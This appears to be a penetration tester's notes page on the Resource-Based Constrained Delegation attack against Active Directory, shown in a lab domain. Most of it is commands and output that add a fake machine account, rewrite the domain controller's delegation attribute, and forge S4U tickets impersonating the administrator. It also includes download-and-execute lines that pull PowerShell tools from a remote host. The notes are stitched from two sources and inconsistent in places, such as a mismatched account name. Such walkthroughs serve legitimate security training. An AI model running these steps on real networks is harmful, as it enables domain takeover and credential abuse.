Resource Based Constrained Delegation
Taking over a computer object and performing a S4U attack
Resource Based Constrained Delegation can be exploited by adding a fake computer $FAKE-COMP01 to the domain, configuring it to act on behalf of the DC. This lets us request Kerberos tickets as $FAKE-COMP01 impersonating a domain admin. We then use Pass-the-Ticket to authenticate as admin and take over the domain by performing a S4U attack.
Resource-Based Constrained Delegation (RBCD) is a mechanism in Active Directory that allows a specific object to impersonate any user instead of a user impersonating a user. RBCD can granting computer objects impersonation rights. This is done by using msDS-AllowedToActOnBehalfOfOtherIdentity. Any user withpermissions (like GenericAll or WriteDacl) on a computer account can configure it.
Code execution as a domain user belonging to Authenticated Users
The ms-ds-machineaccountquota attribute needs to be higher than 0. This attribute controls the amount of computers that authenticated domain users can add to the domain.
Our current user or a group that our user is a member of, needs to have WRITE privileges ( GenericAll , WriteDACL ) over a domain joined computer
Create a new computer account to abuse write privilege on the DC. We then set msDS-AllowedToActOnBehalfOfOtherIdentity to our account so we can impersonate as any user from to the DC. For this you need to import Powermad.
We can then set msDS-AllowedToActOnBehalfOfOtherIdentity on our account
And retrieve tickets with Rubeus
Find the administrator ticket and echo it into base64 -d and save it as ticket.b64. Then use ticketconverter to a format impacket can use.
Finally we can login as administrator. Make sure the dc.domain.yzt is added to hosts.
First create the fake computer and add it to the domain with Powermad.
Configure the DC to trust my fake computer by creating an ACL with its SID and assigning it to the DC.
Check if it worked
It shows an Access Control List that specifies the machines that can act on behalf of the DC with SecurityIdentifier of my fake computer with AccesAllowed.
First get the rc4_hmac value.
Next retrieve the tickets with Rubeus
.
.
from windows
enter-pssession -computer kingslanding.sevenkingdoms.local -Credential stannis.baratheon
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/Powermad.ps1'))
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))
New-MachineAccount -MachineAccount PWNED -Password $(ConvertTo-SecureString '12345' -AsPlainText -Force)
[+] Machine account PWNED added
Set-DomainRBCD kingslanding -DelegateFrom PWNED -Domain sevenkingdoms.local -Server kingslanding.sevenkingdoms.local -Verbose
Set-DomainRBCD kingslanding.sevenkingdoms.local -DelegateFrom PWNED -Domain sevenkingdoms.local -Server kingslanding.sevenkingdoms.local -Verbose
.
[kingslanding.sevenkingdoms.local]: PS C:\Users\stannis.baratheon\Documents> Set-DomainRBCD kingslanding.sevenkingdoms.local -DelegateFrom PWNED -Domain sevenkingdoms.local -Server kingslanding.sevenkingdoms.local -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://kingslanding.sevenkingdoms.local/DC=sevenkingdoms,DC=local
VERBOSE: [Set-DomainRBCD] Appending DelegateFilter: (|(|(samAccountName=PWNED)(name=PWNED)(displayname=PWNED)))
VERBOSE: [Set-DomainRBCD] Set-DomainRBCD filter string: (|(|(|(samAccountName=PWNED)(name=PWNED)(displayname=PWNED))))
VERBOSE: [Set-DomainRBCD] Appending to SDDL string: (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3008081783-3975149589-1763115855-1126)
VERBOSE: [Set-DomainRBCD] Using SDDL string: O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3008081783-3975149589-1763115855-1126)
VERBOSE: [Get-DomainSearcher] search base: LDAP://kingslanding.sevenkingdoms.local/DC=sevenkingdoms,DC=local
VERBOSE: [Set-DomainRBCD] Set-DomainRBCD filter string: (|(|(|(samAccountName=PWNED)(name=PWNED)(displayname=PWNED))))
VERBOSE: [Set-DomainRBCD] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0
0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 119 175 75 179 21 248 239 236 79 3 23 105 102 4 0 0'
for object 'KINGSLANDING$'
[kingslanding.sevenkingdoms.local]: PS C:\Users\stannis.baratheon\Documents>
.
Get-DomainComputer PWNED
.
.
./Rubeus.exe asktgt /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /user:PUCKPC /password:12345 /createnetonly:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /show
notice this [*] Using rc4_hmac hash: 7A21990FCD3D759941E45C490F143D5F
.\Rubeus.exe s4u /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /user:PWNED /rc4:7A21990FCD3D759941E45C490F143D5F /impersonateuser:administrator /msdsspn:CIFS/kingslanding.sevenkingdoms.local /ptt /nowrap
dir \\kingslanding.sevenkingdoms.local\c$
.

.
.
Resource-Based Constrained Delegation attack
Abusing this primitive is possible through the Rubeus project.
First, if an attacker does not control an account with an SPN set, Kevin Robertson’s Powermad project can be used to add a new attacker-controlled computer account:
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Next, we need to set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we’re taking over, again using PowerView in this case:
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
We can then use Rubeus to hash the plaintext password into its RC4_HMAC form:
Rubeus.exe hash /password:Summer2018!
And finally we can use Rubeus’ *s4u* module to get a service ticket for the service name (sname) we want to “pretend” to be “admin” for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMPUTER:
Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:admin /msdsspn:cifs/TARGETCOMPUTER.testlab.local /ptt
.
Last updated